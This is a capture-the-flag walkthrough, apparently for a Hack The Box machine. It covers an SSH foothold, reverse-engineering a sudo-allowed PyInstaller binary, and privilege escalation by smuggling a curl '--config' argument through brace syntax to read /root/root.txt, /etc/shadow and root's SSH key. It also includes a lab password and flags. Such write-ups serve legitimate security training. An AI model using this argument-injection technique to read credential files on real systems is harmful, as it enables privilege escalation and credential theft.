code@hackmedia.htb's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 09 Apr 2022 08:17:09 PM UTC

  System load:           0.0
  Usage of /:            49.0% of 5.46GB
  Memory usage:          52%
  Swap usage:            0%
  Processes:             316
  Users logged in:       0
  IPv4 address for eth0: 10.129.127.61
  IPv6 address for eth0: dead:beef::250:56ff:feb9:773d


8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jan 26 17:48:44 2022 from 10.10.14.23
code@code:~$ id
uid=1000(code) gid=1000(code) groups=1000(code)
code@code:~$ hostname -I
10.129.127.61 dead:beef::250:56ff:feb9:773d
code@code:~$ hostname
code
code@code:~$ |
```

I was then able to read the user flag

```
# Command Executed
cat user.txt
# RESULT
fd13549a113a4fd1c1dd13902d56a07a
```

SCREENSHOT EVIDENCE

```
code@code:~$ cat user.txt
fd13549a113a4fd1c1dd13902d56a07a
code@code:~$
[HTB] 0:openvpn  1:msf- 2:ssh*
```

USER FLAG: fd13549a113a4fd1c1dd13902d56a07a

PrivEsc

Since I have the password for the code user I checked sudo permissions and discovered I can execute /usr/bin/treport with root priviledges

```
# Command Executed
sudo -l
```

SCREENSHOT EVIDENCE

```
code@code:~$ sudo -l
Matching Defaults entries for code on code:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User code may run the following commands on code:
    (root) NOPASSWD: /usr/bin/treport
```

I used scp to transfer the file to my attack machine for further examination

```
# Command Executed
scp code@hackmedia.htb:/usr/bin/treport .
Password: B3stC0d3r2021@@!
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Unicode]
└─# scp code@hackmedia.htb:/usr/bin/treport .
code@hackmedia.htb's password:
treport
```

Using strings I was able to determin that python is being used to make the file.
I used pyinstrxtractor to examine the file and a python decompiler pycdas
RESOURCE: https://github.com/extremecoders-re/pyinstxtractor
RESOURCE: https://github.com/LucifielHack/pycdc

```
# Commands Executed
git clone https://github.com/extremecoders-re/pyinstxtractor.git /usr/share/pyinstrxtractor
git clone https://github.com/LucifielHack/pycdc.git /usr/share/pycdc/
python3 /usr/share/pyinstxtractor/pyinstxtractor.py treport
cd /usr/share/pycdc
cmake CMakeLists.txt
make
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Unicode]
└─# python3 /usr/share/pyinstxtractor/pyinstxtractor.py treport
[+] Processing treport
[+] Pyinstaller version: 2.1+
[+] Python version: 38
[+] Length of package: 6798297 bytes
[+] Found 46 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: treport.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python38 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: treport

You can now use a python decompiler on the pyc files within the extracted directory
```

I then used the below command to decompile the code

```
# Command Executed
/usr/share/pycdc/pycdc /root/HTB/Boxes/Unicode/treport_extracted/treport.pyc
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Unicode]
└─# /usr/share/pycdc/pycdc /root/HTB/Boxes/Unicode/treport_extracted/treport.pyc
# Source Generated with Decompyle++
# File: treport.pyc (Python 3.9)

Unsupported opcode: <255>
import os
import sys
from datetime import datetime
import re

class threat_report:

    def create(self):
Unsupported opcode: <255>
        file_name = input('Enter the filename:')
        content = input('Enter the report:')
        if '../' in file_name:
            print('NOT ALLOWED')
            sys.exit(0)
        file_path = '/root/reports/' + file_name
    # WARNING: Decompyle incomplete


    def list_files(self):
        file_list = os.listdir('/root/reports/')
        files_in_dir = ' '.join((lambda .0: [ str(elem) for elem in .0 ])(file_list))
        print('ALL THE THREAT REPORTS:')
        print(files_in_dir)


    def read_file(self):
Unsupported opcode: <255>
```

After looking through the decompiled code I was able to determine the curl command is used to download with filtering
I used the below method to download the root.txt file

```
# Command Executed
sudo /usr/bin/treport
3
{--config,/etc/root.txt}
3
{--config,/etc/shadow}
3
{--config,/root/.ssh/id_rsa}
```

This allowed me to read the root flag

SCREENSHOT EVIDENCE

```
code@code:~$ sudo /usr/bin/treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:3
Enter the IP/file_name:{--config,/root/root.txt}
Warning: /root/root.txt:1: warning: 'c1cf08f1822a95bfdee23b4600b2487f' is
Warning: unknown
curl: no URL specified!
curl: try 'curl --help' or 'curl --manual' for more information
Enter your choice:
```

I attempted to read the /etc/shadow file which failed
I attempted to grab an SSH key for the root user which was successful but messy.
I put everything I had together for it but was unable to use the SSH key to access the machine as the root user

ROOT FLAG: c1cf08f1822a95bfdee23b4600b2487f